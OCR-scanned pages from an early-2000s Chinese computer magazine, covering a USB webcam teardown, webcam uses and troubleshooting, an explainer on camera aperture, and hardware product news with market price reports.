
Step 3 轻轻拔掉插座，就可看到一块近似正方形的PCB板，当中最主要的部件是数字信号处理芯片。这台摄像头的数字信号处理芯片是采用中星微公司的"ZC0301Plus Vmc-48L TS0010A0290821"(见图3)。数字信号处理芯片主要是通过一系列复杂的数学算法运算，对数字图像信号参数进行优化处理，并把处理后的信号通过USB等接口传到PC等设备。


图3

Step 4 该摄像头的线路板分为上下两层，将PCB板四周的四颗螺丝拆下后，即可将PCB板与镜头脱离外壳。再将PCB板中间的两颗螺丝拆下，将镜头也拆下。由于镜头是镀膜的，所以呈现出淡红色(见图4)。镜头是摄像头的重要组成部分，摄像头的成像原理其实跟数码相机没有本质的区别，甚至可以说是完全一样的。通常，摄像头用的镜头构造有：1P、2P、1G1P、1G2P、2G2P、4G等。透镜越多，成本越高。CMOS镜头有塑料和玻璃之分，玻璃镜头的摄像头的成像效果要好于塑料镜头的摄像头，成本也相对要高。现在市场上的大多摄像头产品为了降低成本，一般会采用塑胶镜头或半塑胶半玻璃镜头(即:1P、2P、1G1P、1G2P等)。另外，大家可以注意到镜头可以调节，也就是我们常说的物理变焦功能。变焦功能也是摄像头比较重要的指标。主流的摄像头都应有宽广的变焦范围，也就是广角，是指摄像头所能影射的范围大小。一般摄像头都具备物理调焦功能，用户可以用手动的方式来调节摄像头的焦距，配合适合的软件拍摄到更清晰的图像。


图4

Step 5 这是PCB板的另一面(见图5)，当中最主要的部件就是图像传感器，这也是摄像头的核心部件。我们常听说某个摄像头是CCD的或是CMOS的，其实这是指采用的是什么类型的图像传感器。这台摄像头采用CMOS图像传感器，镜头就连接在CMOS图像传感器上。


图5

小知识

CCD和CMOS的工作原理

CCD(Charge Coupled Device,电荷耦合元件),是应用在摄影、摄像方面的高端技术元件,目前CCD元件的尺寸多为1/3英寸或者1/4英寸,在相同的分辨率下,宜选择元件尺寸较大的为好。CCD被绝大多数数码相机和数码摄像机所采用,只有比较高端的个人摄像头产品采用CCD作为感光器件。CMOS(Complementary Metal-Oxide Semiconductor)称为"金属氧化物半导体",它的优点是制造成本、功耗较CCD低,缺点是CMOS摄像头对光源的要求较高。

这两种技术使用相同的原理,就是在一块集成电路上整合排列几十万到几百万的光电二极管,一个光电二极管代表一个"像素",集成的光电二极管越多,就意味着摄像头可采集的像素越多,其图像分辨率越高,成像就越清晰。光电二极管受到光照射时,就会产生电荷。景物通过镜头生成的光学图像投射到图像传感器表面上,然后转为电信号,经过A/D(模数转换)转换后变为数字图像信号,再送到数字信号处理芯片中加工处理,再通过USB接口传输到电脑中处理,通过显示器就可以看到图像了。

拉近你我的距离 ——摄像头应用方案大放送

1.视频聊天面对面

如果你和对方都拥有摄像头,只要双方都使用QQ、MSN Messenger、雅虎通或Netmeting其中一种软件,就能与对方面对面地聊天。想想吧,不仅能看到他(她)真切的面容,还能听到他(她)的声音,再也不用猜来猜去猜不透他(她)的模样,大费周章地扫描照片了。下面笔者以美达网视情缘新情版摄像头为例,并结合QQ2003 III Beta3,向大家介绍实现可视电话的具体步骤。


图1

Step 1 运行QQ2003 III Beta3,并登录到自己的QQ号。第一次使用QQ的视频电话,则需要在QQ操作面板上用鼠标左键单击"QQ菜单",选择"工具→视频电话",会弹出"视频调节向导"窗口(见图1),然后根据向导的提示对音频、视频参数进行调节。


图2

Step 2 设置好后,用鼠标左键单击带有摄像头图标的好友头像,选择"视频电话→视频电话",向对方发送视频电话请求(见图2)。


图3

Step 3 对方单击"接受"后,就可让你的亲密Q友在网络世界与你亲切面对了(见图3)。

2.家庭视频监控

大多数摄像头附带的驱动光盘中,都会附带影像监控的应用软件(也可以使用SupervisionCam等软件)。启动后,进行相应的设置,只要你监控的地方有人走动,就会发出声音报警,并可以拍摄到当时走动的人的照片或者他的影像片段,起到无人职守的保安作用,适合监视重要场合。

火速链接

2002年12期《你的24小时私人警卫》

3.个性化的视频邮件


大多数摄像头会附带制作视频邮件的软件,比如宇讯通YXT500摄像头就附带Video-Mail软件,通过它就可以制作声色并茂的视频邮件。


图4


Step 1 打开Video-Mail,点击"录像"按钮开始录像(见图4),并弹出一个窗口让你选择该文件的存放路径及文件名。


图5

Step 2 点击"停止"按钮停止录像,你会看到存放该文件的路径、录制时间及文件大小(见图5)。


图6

Step 3 点击"邮件"按钮,会弹出一个发送邮件的窗口,点击"连接SMTP服务器",输入你的个人信息及发件服务器(见图6)。


图7

Step 4 点击"连接"按钮,会自动切换到"邮件发送"的界面,输入收件人的地址及信的正文(见图7)。再点击"附件"按钮,选择要发送的视频文件,点击打开。现在该文件就已经成为附件了,点击"发送"按钮开始发送邮件。

4.巧变家用摄像机

使用话筒,应用采集软件Amcap、VidCap、WinCap等来拍摄亲友的有声电影,并可以制作成VCD,或者将拍摄的电影刻录后保存起来。下面笔者以美达网视情缘新情版摄像头为例。

Step 1 按下美达网视情缘新情版摄像头的快捷按键，激活"设备上的事件"窗口，选择"MS Video Capture Application"，单击"确定"按钮（见图8）。



图8

Step 2 点击"File→Set Capture File"，然后选择保存的路径和文件名。选择好后，会弹出一个"Set File Size"（设置文件大小）窗口，此时会显示当前硬盘的可用空间，设置好适当的容量后，单击"OK"按钮（见图9）。



图9

Step 3 点击"Capture→Start Capture"，即开始捕获音视频（见图10）。

小技巧

在拍摄时，可外加USB的延长线来增加摄像头的活动范围，可延长到5米左右。拍摄过程中，通过适当调整摄像头的"属性"，可以拍摄很好的有声电影。



图10

5.摄像头也能看电视

如果你的摄像头具有视频输入接口（例如：Intel CS430摄像头），结合摄像头附带的应用软件可以在电脑上看电视，增加电脑的使用功能，使电脑成为多方面的娱乐工具，如可以从电视画面中拍照片，录制喜欢的电视剧，方便以后观看。

另外，在电子市场有一种电视机用的增补频道接收器，它是为了增加老电视机的接收功能而开发的电子产品，可以输出电视信号，具有Video和Audio输出接口，有的还具有遥控选择电视频道的功能，价格也便宜。安装时，分别将这种接收器的信号接入CS430摄像头的视频接口和电脑声卡的音频接口，就可以利用CS430的应用软件E-CAM在电脑上看电视了。在家里就增加了一台带遥控的电视机了。

你一直是我等待的回答 ——摄像头常见问题答疑

1.30万像素的摄像头为何可实现704×576分辨率

问：都是CMOS镜头、30万像素的摄像头，为什么别人的可以上到的最大分辨率是704×576？

答：这些摄像头的分辨率是通过软件实现的插值分辨率，并不是真正的硬件分辨率，类似于电脑某些部件通过软件来提高性能，虽说也能适当提高图像的精度，但实际效果并不好。

2.为什么在640×480分辨率不能达到标称的30fps

问：说明书上标明的最大视频传输帧数是30fps，为什么我在640×480分辨率下测试只有10fps左右？

答：这主要跟分辨率有关，最大视频传输帧数30fps是在CIF（352×288）分辨率下实现的，而在VGA（640×480）分辨率下一般为10fps左右，原因是受到USB接口传输速度的制约，以CIF（352×288）、RGB24图像格式为例，每秒数据流量为：352×288×24×30=72990720≈13Mb/s，经过压缩，由USB接口传送到电脑时也有10Mb/s左右，而USB口传输速率最高峰值也只有12Mb/s，因此在VGA分辨率的情况下，10fps是很正常的情况。目前数字摄像头的视频捕获都是通过软件来实现的，对电脑的要求非常高，因此要达到最大视频传输帧数，就要求电脑硬件相应跟上。

3.摄像头捕获的影像为何会有拖影

问：为何我的摄像头在使用过程中，无论清晰度、色彩、亮度方面都很好，只是在物体晃动时会有拖影，图像略显模糊，不知是什么原因？

答：首先，你要查看你所使用的摄像头是否为USB接口。如果是的话，再检查一下主板上是否还联接了其他USB设备。因为有很多主板都会出现USB供电不足的现象，正常应该是5V。如果有的话，请先将其他USB设备拔除。如果还是不能解决问题，建议你到电脑市场买一个外接电源的USB HUB（价格大概在40元左右）来解决这个问题。

当然，有些低端的摄像头无法在清晰度和速度方面兼得，清晰度、色彩、亮度方面比较好，就注定要牺牲速度。如果要解决这个的问题，可以在摄像头应用软件中，将图像的清晰度、色彩饱和度调低一些，速度就会得到一定的改善。

4.捕获的影像为何会变暗，且发红

问：使用摄像头连接10分钟左右，本地视频图像突然间变暗，并且带有发红的颜色。特别是和没有摄像头但有语音工具的连接，更容易出现此类情况，原因是什么？

答：可能是硬件配置较差，导致显卡处理图像速度变慢。当然，也可能是摄像头对光线鉴别反应迟钝或摄像头本身的质量不稳定。

5.计算机无法检测到摄像头

问：为何将摄像头的USB插头插入电脑后，Windows却无法检测到摄像头？

答：摄像头良好的情况下，有以下四种可能：

（1）现在有许多摄像头必须先安装驱动软件，然后才能将USB插头插入主板的USB接口，Windows才能检测到摄像头并自动安装驱动程序。

（2）如果你使用Windows 95操作系统，需要安装USB补丁程序，这样才可以检测USB接口的摄像头。

（3）可能安装了错误的驱动程序或选择了错误的装置，建议删除所有视频输入设备驱动程序后，再重新安装随摄像头附带的驱动程序。

（4）有可能主板上的USB接口损坏了，将USB摄像头连接到另一个USB接口上试一下。CF [YJ05]

DC 术语通之二：光圈

■福建　包日晓

对数码相机有点了解的读者，可能都会接触到"光圈"这个名词，英文名为 Aperture。在数码相机的交换镜头内，多枚叶片以彩虹形状绕成，以调整光线摄入量的孔称为光圈。

一、光圈是如何表示的


要认识具有变焦功能的数码相机的光圈，最简单的方法是从镜头的正面观看光圈的标示。在这里，我们可以快速地得到镜头的某些基本数据，而不必翻阅参数表。例如，Fuji FinePix 4900 数码相机的镜头上，可获得下面的信息(见图 1)：


图 1

1:2.8-3.1　当焦距最短时(即 7.8mm)，最大光圈是 f2.8，即指 W(广角)的最大光圈；当焦距最长时(即 46.8mm)，最大光圈是 f3.1，即指 T(望远)的最大光圈。

1=7.8-46.8mm　　变焦范围(焦距)从 7.8mm 到 46.8mm。

不过，数码相机的镜头小，许多信息又已经数据化，极少有能预知景深的数码相机，大多还需仰赖经验法则或数字运算。数码相机的光圈 f 值和快门速度也可以通过机身上的 LCD 屏幕显示，例如：1/4 F2.6(见图 2)。1/4 是快门速度，F2.6 是光圈 f 值。


图 2

与传统相机相同，光圈是影响拍摄效果的主要因素。光圈一般用 f 值来表示。

f 值 = 焦距 ÷ 光圈叶片的开口直径

从以上的公式可知，要达到相同的光圈 f 值，长焦距镜头的口径要比短焦距镜头的口径大。完整的光圈 f 值一般是 1.4 倍递增，例如：f1.4、f2、f2.8、f4、f5.6、f8、f11、f16、f22(见图 3)。这里值得一提的是，光圈 f 值越小，相同的时间内，光线摄入量越大；反之，摄入量越小。而且上一级的进光量刚好是下一级的一倍，例如光圈从 f4 调整到 f2.8，光线摄入量便多两倍，我们也说光圈开大了一级。对于消费型数码相机而言，光圈 f 值常常介于 f2.8～f16。此外许多数码相机在调整光圈时，可以做 1/3 级的调整。例如 Fuji FinePix 4900 数码相机的 f2.8 到 f3.1，就是 1.4 倍的 1/3 级调整，计算公式为：$2.8\times(1+0.4\times1/3)\approx3.1$。




图 3

二、光圈的重要性

数码相机光圈的大小直接影响着拍照时的"景深"和"快门速度"(小怪提示：这两个名词会在以后杂志中专门介绍)。

小的光圈 f 值开口大(如 f2.8)，称作大光圈；大的光圈 f 值开口小(如 f8)，称作小光圈。

数码相机的光圈 f 值范围大，这样我们可以在不同强弱光线的地方拍照。通常很多人都比较注意最大光圈，小光圈较少被注意。当拍摄环境光线太强，除了收小光圈外，我们也可以把快门速度加快；当拍摄环境光线太弱的时候，我们不能够把快门速度随意减慢(慢于安全快门)，这样很容易因为手产生震动而造成影像模糊，此时，大光圈显得特别重要。

不同的光圈值也可用来控制景深(主体前后的清晰范围)。光圈越小、景深范围越长，画面也越清晰；光圈越大、景深范围越短，画面也越模糊。

将数码相机的光圈开大就可以加快快门速度，在昏暗的室内光线下很好用。大光圈可以让你不用三脚架也能拍出稳定的照片。其次使用越小的光圈口径，景物前后清楚的范围也就越深，这也是景深的定义之一。CF [YJ06]

数码相机模拟 A 计划

——模拟摄像头篇

■ 福建　包日晓

本期继续《数码相机模拟 A 计划》系列话题。由于数码相机与摄像头的工作原理，在很多方面都非常类似，所以如果你只拥有数码相机，完全可以将数码相机模拟成摄像头。下面以尼康 COOLPIX 995 数码相机为例。

硬件条件：数码相机、USB 电缆或串口电缆(根据数码相机使用的接口不同而定)、TWAIN 驱动程序

优点：免费、操作简单、图像清晰

缺点：拍摄的机动性比摄像头稍差

Step 1 从数码相机的包装盒内取出 USB 数据线，USB 数据线的一头接驳电脑主机的 USB 接口，然后在关闭数码相机的前提下，将 USB 数据线的另一头插入数码相机的 USB 接口。

Step 2 此时，系统会提示找到新硬件，将驱动程序光盘放入光驱，然后根据提示即可安装好驱动程序。

Step3 将 COOLPIX 995 数码相机的模式转盘拨到"A"或"M"的位置，移动数码相机，将数码相机的镜头放在欲捕获目标影像的前方。

Step4 通过 QQ2003 Ⅲ Beta3 就可以与好友视频对话了。

> 小提示
>
> 如果你的电脑中还安装有其他捕获设备(比如：扫描仪、电视卡)，那么好友向你发出"语音聊天"请求，点击"接受"后，会弹出"视频源"窗口，从中选择"Nikon CoolPix995"(根据你所使用的数码相机而定)，即可从视频窗口中看到对方。

由于数码相机的体积比摄像头增大了数倍，所以拍摄的机动性比摄像头稍差。比如，摄像头可以很方便地放在显示器上方，如果摄像头底座还带有一个夹子，那还可以夹在笔记本电脑的液晶屏上，或放置在更方便捕获影像的部位。CF [YJ07]





咨询电话：800-828-2777
参考报价：3588元

神达Mio168卫星导航PDA

日前一个被称为“活地图”的电子导航设备在市场上出现。据悉，这是由神达推出的全球第一台内置卫星导航系统(GPS)，并装备有中国32个主要城市地图和全国地图的掌上电脑产品。Mio 168采用微软WindowsTM Mobile Pocket PC 2003中文版操作系统，除具有独特的GPS卫星导航功能，还具有丰富的多媒体功能，如MP3、Media Player、游戏，以及个人商务应用等功能。

咨询电话：800-810-0931
参考报价：6488元(亚瑟)




德亚新品电脑

德亚日前全新推出了“亚瑟”、“汉莎”、“勃朗”三种全新品牌电脑。其中，“亚瑟”系列作为旗舰产品，拥有目前最流行的配置以及强大的扩展性能；而“汉莎”系列正逐步成为中端市场的主力军，其所采用内部芯片组也将加以丰富，ATi的IGP300芯片将出现在其中；而“勃朗”系列则作为一个全新的尝试推向市场，其主要针对商务办公所设计的外观和各种功能使其成为TARGA进军商务市场的第一把利刃。

承启AA5700U显示卡

承启近日推出了型号为AA5700U的旗舰级显卡，该显卡采用公版设计，超频能力一流，在散热设计上使用双风扇滚珠轴承，全铜式散热片与底座，强力散热与低噪音的设计让喜爱超频的玩家无后顾之忧。




AA5700U所采用的nVIDIA最新GeForce FX 5700 Ultra GPU，搭载第二代nVIDIA CineFX 2.0引擎与nVIDIA Intellisample高分辨率技术，提供每秒高达14.4 GB的内存频宽与128MB内存容量，支持DirectX 9.0、OpenGL 1.5规格，画面运行更加流畅。该产品同时搭配最新版的ForceWare和GOSU高手超频程序，让玩家调整GPU与Memory的运作频率更随意、更安全。

咨询电话：(010)62610887-617
参考报价：(待定)

美达“绚丽”FX5600显示卡

美达绚丽FX5600采用nVIDIA最新的Geforce FX5600的图形芯片，核心频率为325MHz，显存频率达到700MHz，而且使用128MB容量的128Bit位宽DDR显存。在做工方面，绚丽FX5600也秉承美达一贯的扎实作风，令2D品质与3D画质得到根本保障。同时还提供相当实用的三头输出，方便用户使用DVI数字接口的液晶显示器以及TV视频输出，甚至通过转接头实现双显示器。



芭比娃娃PDA




最近Amazon.com正在销售一种芭比娃娃PDA，该产品是专门为小女孩设计，外型小巧可人，适合5-10岁的小孩使用。这款小巧的PDA采用粉色调，配备了黑白液晶屏，提供了计算器、游戏、记事等基本的PDA功能。价格是34.99美元。

青云PX875P Pro主板

青云科技于近期推出了一款全新的PX875P Pro主板，除配备Intel独家研发的PAT效能加速技术外，还支持FSB1200+双信道DDR400+传输模式。青云PX875P Pro主板采用ICH5南桥芯片，可支持四部Serial ATA装置，提供每秒高达150 MB的数据传输，并内建八组USB 2.0连接端口，提供计算机外设装置480 Mbps传输模式，不论内外部都拥有最高速的传输频宽。PX875P Pro还内建了AGP8X绘图卡接口及六声道立体音效，能提供最佳的多媒体影音效果。

咨询电话：(010)68748648
参考报价：(待定)





咨询电话：(010)62780301
参考报价：520元

清华同方风云系列闪盘

清华同方近期推出了风云系列安全型电子办公盘，该系列产品主要针对数据安全要求较高的商务办公需求。风云系列闪盘采用了铝合金外壳，金属质感很强。除了闪盘常见的各种功能外，该产品在性能上更加突出了安全特性，提供了硬加密，写保护，文件加密等安全措施。而此款闪存最大的特点是附赠了2003金山毒霸移动版杀毒软件，而且在出厂前已植入，无须用户安装，是完全的绿色软件。用户只要在使用时将闪存盘插入电脑就会自动启动，并在系统中毒后的恢复中起到一定作用。

Aopen XC Cube系列迷你准系统

AOpen于近日推出了XC Cube系列迷你准系统。XC专指面向非专业计算机用户的特种PC，可用于上网浏览或普通文档处理，不像传统PC那样功能繁复，因此具有更好的易用性。XC着重于低成本、易用性和满足用户需求，也是信息家电化的一种表现。据悉，第一款推出的XC Cube会有5种颜色的式样供不同人群选择，编辑部也在第一时间得到了这幅五彩缤纷的‘五胞胎’的玉照，让大家来先睹为快。



咨询电话：(021)6258622-7105
参考报价：2900元



技嘉3D Cooler PRO CPU风扇

技嘉日前推出了一款型号为3D Cooler PRO的CPU风扇。这款风扇最大的特色就是提供了三套分别用于不同平台的扣具，主要是用于Athlon64（Socket 754、940）、AMD K7（Socket 462）和Intel Pentium4（Socket 478）平台。换句话说，3D Cooler PRO可以应付目前市场上见到的全部主流硬件平台。该产品不但在立意方面有创新之处，在散热功夫上也一点都不含糊，3D Cooler PRO的散热鳍片与底部处理器的接触片，采取了分离式设计，二者之间通过4根独立的热管进行连接，在散热鳍片环抱下一个蓝色的涡轮风扇被安置其中，其作用是将冷空气以360度环状气流方式吹出，从而达到更好的散热目的。

咨询电话：(021)64737410
参考报价：288元



BenQ“音乐情人”系列刻录盘

BenQ近日发布了“音乐情人”系列刻录盘，彻底打破了盘片千篇一律的面孔，让你与时尚相伴，与个性相随。BenQ将推出的音乐情人系列刻录盘一套五款——萨克斯风篇、鼓手篇、音乐情人篇、吉他篇、喇叭篇，专门为你收藏最爱音乐而生。除了有漂亮、个性的外在，BenQ音乐情人系列刻录盘还配备了独家的DataGuardTM 技术，能够为你的最爱音乐提供全面的三重保护。

风向标

栏目主持 Storyer

◆孙兴科

CPU市场：价格起伏不定

近期CPU市场中各产品的价格呈现出小幅度、高频率的变化。Intel表现为小幅上扬，而AMD则表现出小幅度下跌的趋势。

Intel：目前Pentium 4主流产品2.0A/2.4B/2.66/2.8/2.4C/2.6C/2.8C/3.0C的报价分别为990元/1290元/1330元/1600元/1350元/1400元/1750元/2600元。虽然，Intel产品普遍上涨，但前期因为性价比不高而被市场排斥的Pentium 4 2.4C的价格却大幅下调，由1410元降至1350元，再次引起市场的关注。

赛扬方面：有个好消息就是赛扬1.7GHz终于跌破了400元，目前报价为390元，是组装入门级电脑不错的选择。目前赛扬1.7/1.8/2.0/2.2/2.4GHz的报价分别为390/480/505/535/545元。总的来说，近期Intel产品的价格正处于波动阶段，但幅度不会很高。

近日，在Intel产品普遍上涨的同时，AMD的大部分产品呈现出小幅下跌的趋势。尽管降价幅度不大，但对长期保持稳定的AMD 产品来说已经很不容易了。

AMD：时下，AMD的Athlon XP 1700+货源比较紧张，正处于缺货状态，预计需要一段时间货源才会得到补充。目前Athlon XP1800+/2000+/2200+(盒)/2400+/2500+/2600+(盒)/2800+(盒)/3000+(盒)报价分别为435元/500元/630元/640元/710元/930元/1350元/2150元。另外，毒龙1.8GHz、1.6GHz和1.4GHz的报价分别为410元、325元和285元。

内存市场：价格大幅下滑

近段时间内存价格大幅度走低，不仅如此，此次内存的降价幅度有所提升，个别产品的降幅达到100元之多。在此次内存大幅降价中，现代、金士顿内存的降幅比较明显，预计其他品牌内存的价格也将跟随主流价格下跌。目前，现代DDR266 128MB、256MB和512MB的报价为140、250和500元；DDR333系列256MB/512MB的报价为255/520元；DDR400系列256MB的售价也降为270元。与上周的价格相比，现代各个型号的内存均出现不同的降幅，最具代表性的要数其DDR266系列的512MB内存，降幅达35元。Kingston内存的DDR333系列256MB和512MB的报价调整为295元和575元；DDR400系列256MB和512MB的报价为315元和635元。其DDR333 512MB的降幅达40元。宇瞻的DDR266 256MB/512MB报价分别为295/610元；DDR333 256MB/512MB报价为300/620元；DDR400 256MB/512MB的报价为330/660元。Kingmax内存的货量依然不是非常充足，目前其DDR400 256/512MB的报价为285/560元。

主板市场：低价新品竞相问世

近期主板市场中又增添了几款新产品。大家都知道，商家推出的高端产品是用来树立形象，真正赚取利润的是中低端、销量大的产品。近日，磐正、捷波分别推出了适合于市场销售的低价主板。采用Intel845E芯片组的磐正4BEA9I市场零售价为499元，采用Intel 848P芯片组的捷波J-848PDA售价为630元。新品上市，最能说明市场的需求，这也体现出市场需求。在新品推出的同时，市场中也不断有主板降价，各品牌采用Intel 865PE核心的主板都有少许降价。另外，以nForce2 Ultra400为核心的主板再报低价，560元的价格就可以买一款不错的nForce2主板了。受AMD Athlon 64位处理器上市的影响，众多主板厂商纷纷对AMD的最新桌面产品提供支持。新品虽好但价格过高，致使销售不畅，故有少数支持Athlon 64位处理器的主板开始调价。近日，华硕的K8V DELUXE 主板已经把价格降至1500元左右。追近年终，攒机热潮将很快到来，商家将会以价格来吸引更多的消费者，所以主板的价格仍将继续走低。

显卡市场：高端显卡大降，优惠活动多多

1.NVIDIA高端显卡降价不少

①旌宇的GeForceFX 5900XT 128MB显卡：**从1999元猛降至1599元**，采用GeForce FX 5900(NV35)3D架构和技术，默认工作频率700MHz，这与其他品牌的GeForceFX 5700Ultra以及Radeon 9600XT价格持平，而性能远高于这两种显卡。

②七彩虹风行5700Ultra显卡：**从原来的1599元降到1399元**。基于0.13微米制程的NV36芯片，支持CineFX 2.0、IntelliSample HCT、UltraShadow等先进技术，并配备了128MB 128bit DDR2显存颗粒。

③承启FX5950U显卡：**近期也降价400元**，采用NVIDIA GeForce FX5950Ultra芯片，显存容量256MB、位宽256bit，显存频率950MHz，**降价后的价格为3599元**。

④InnoVISION显卡：**不送闪存盘的价格为1588元**。

2.优惠活动频繁

①联冠X旋风X200显示卡迎春特卖大活动：联冠电子在春节贺岁之前推出这一活动，该显卡采用128MB的DDR显存，128Bit的显存带宽设计，完美支持Directx8.1的表现，**促销价格为399元**。

②翔升近期针对华北地区用户展开大规模促销活动：现在**只要购买翔升显卡，就可以获得翔升送出的节日礼物**(详情请咨询翔升当地代理商，或致电翔升产品热线：0755—33300315)。

③捷波在其推行"三年质保"8周年庆之际，再度回馈用户：现在捷波将以更直接的方式给顾客以实惠，**捷波128MB FX5200显卡为499元，捷波9200显卡为399元**(详情请致电捷锐资讯免费服务热线：800-810-0195)。

④近期，双捷将旗下产品大幅降价，调价产品包括双捷主板、显卡等系列产品，其中**信天翁4200XP由原来的1250元下调至850元，信天翁4200X由原来的999元下调至750元**(更多降价信息请拨打服务热线:800-830-9918咨询)。

新闻速递

◆近日，昂达率先推出闪电9560Ultra2显示卡，市场价格为999元。该显卡基于NV30体系，在核心的运行频率上已经提升到了更高的400MHz，提供三个输出接口，一个DVI，一个TV，一个VGA。

◆铭瑄日前上市了一款名为极光之翼4000的显示卡产品，它采用了NV18B图形处理器，核心/显存频率为275/400MHz，显存为HY的5ns DDR显存，配置了VGA和TV输出接口。目前市场报价为455元。

◆盈通剑龙G4000显示卡采用了代号为NV18B的nVIDIA MX4000显示核心，采用了三星原厂的4ns显存，128MB的显存系统，具备S-VIDEO输出接口，目前市场售价为488元。

光储市场:刻录机市场再添新品

传统的光驱(CD-ROM)由于价格的优势，仍被部分DIYer选中。但产品是向前发展的，众多光存储产品厂商已经把生产重点转移到热门的CD-RW、DVD+/-RW、COMBO这样的多功能产品上。近日，摩西推出了一款4X的DVD+/-RW刻录机，售价为1210元。从价格上看不出此刻录机有优势，殊不知在购买刻录机的同时附赠一套摩西的无线键盘、鼠标，赠品价值299元，这样算来此刻录机的价格有一定的优势。在低价DVD刻录机登陆的同时，CD-RW也传来好消息，美达52X CD-RW的价格由380元下调至358元，对于一款52X的刻录机而言，这样的价格还算实惠。

键盘、鼠标市场:光电鼠占据上风

光电鼠标已经不是什么新鲜事物，与传统的滚轮鼠标相比有着特殊的优势。功能上定位准确，价格上与滚轮鼠标相差不多，使用上比传统鼠标方便，更重要的是省去了使用者清理鼠标灰尘的时间和烦恼。正因为这样，越来越多的DIYer选择了光电鼠标。目前，主流的光电鼠标售价在80元到100元。像微软、罗技这些鼠标大厂的产品自然要高贵一些，其主流产品的售价多半为普通鼠标的两倍左右。键盘方面正朝个性化的方向发展，颜色上一改传统白色键盘的风范，取而代之以全黑色，当然个性十足的键盘价格也不便宜。市场中普通的白色键盘售价在60元左右，而全黑键盘的售价要达到150元上下呢！

新闻速递

◆深圳市多彩实业有限公司近期在全国范围内进行"无线双雕"键鼠套装的降价促销活动，将"无线双雕"键鼠套装的售价由原来的230元降至198元。

◆近日，BTC M851光电鼠标登陆国内市场，这款光电鼠标采用了最新光学感应技术设计，分辨率为400CPI，扫描取样速率高达每秒1500帧。BTC M851目前的市场价格为88元。

厂商新动态

近日，从中国电信获知，**昂达炫目II代网络摄像头**在中国电信沈阳分公司公开招标项目中，凭过硬的产品质量及出色的售后服务承诺，从众多供应商中脱颖而出，一举夺得中国电信沈阳分公司该产品长期指定供应的权力。

IT职业教育优秀品牌**北大青鸟APTECH计算机教育近期推出了三款新产品：软件工程师ACCP3.0、ACCP启蒙星和网络工程师BENET**，在面向市场进行教育产品开发方面的能力有了新的提高。

于2003年12月25日出版的远东经济评论(Far Eastern Economic Review，FEER)周刊，发布2003年度的亚洲企业年度调查(Review 200)，BenQ二度蝉联"创新回应客户需求"评比项目的榜首。

近期，**爱国者麾下的月光宝盒MP3随身听**在新加坡市场成功上市，当地消费者对爱国者月光宝盒MP3反响热烈，尤其是近日在新加坡最大的IT卖场——森林大厦内举办的展会上，爱国者月光宝盒备受用户关注。

2003年12月23日，在原慧聪搜索基础上成立的**中国搜索(http://www.zhongsou.com)**在北京中华世纪坛举办了"技术创造未来"中国搜索成立新闻发布会。中国搜索向大家演示了中国搜索新闻中心和中国搜索引擎3.5升级版。

2003年12月16日，微星科技出席了在北京举行的《天堂Ⅱ》新闻发布会，参与了"天堂Ⅱ策略联盟"协议的签约仪式。这标志着**微星科技的"阿修罗"显卡已全力进军我国网络游戏市场，并将带动中国PC消费的新一轮升级。**

目前，**优派建立了国内显示器行业第一个外包方式合建的客户服务中心**，承担客户售前、售后产品咨询，报修服务的一次电话解决方案等电话呼入业务，同时提供对经销商、最终用户进行客户满意度调查和维修服务回访等电话呼出业务。

近日，**爱普生(中国)有限公司开始在全国30个城市举办主题为"KILL MONO"的彩色商务应用研讨会。**在此次为期一个半月的会议上，爱普生向普通办公用户展示了全系列彩色激光打印机，并以此宣传彩色商务潮流，讲解彩色激光打印机商务普及方案。

2003年10月，**ACORP佰钰科技正式与清华同方合作**，并签定合作意向书。ACORP佰钰转投资T-Top公司将与深圳同方合并，由合资公司「同方数码」控股，ACORP佰钰则将转型专注于通路行销及产品研发。

希捷公司于2003年12月26日宣布，**TCL数字科技有限公司已选用希捷Momentus笔记本电脑硬盘作为其先进笔记本电脑产品的存储设备。**

新品短信息

主板

◆艾威最新推出了DK8X工作站主板，这款主板上集成有网卡，支持最新的64-bit的AMD Opteron处理器，提供高速的I/O接口，支持AGP Pro/8X以及PCI-X界面。

杀毒软件

◆2003年12月18日，金山公司在天伦王朝饭店发布了"防毒防黑反垃圾"三防一体化的最新一代杀毒软件"金山毒霸6"。其反垃圾的功能，成为此款软件最大的亮点。

闪盘

◆2003年12月11日，LEXAR MEDIA(莱克沙媒体公司)公司在京召开了主题为"挑战极限，完美享受"中国区新闻发布会。在此次发布会上，LEXAR MEDIA展示了其最新的高速系列存储卡以及JumpDrive系列闪存盘产品。

CF [SC02]



AMD处理器开始锁倍频

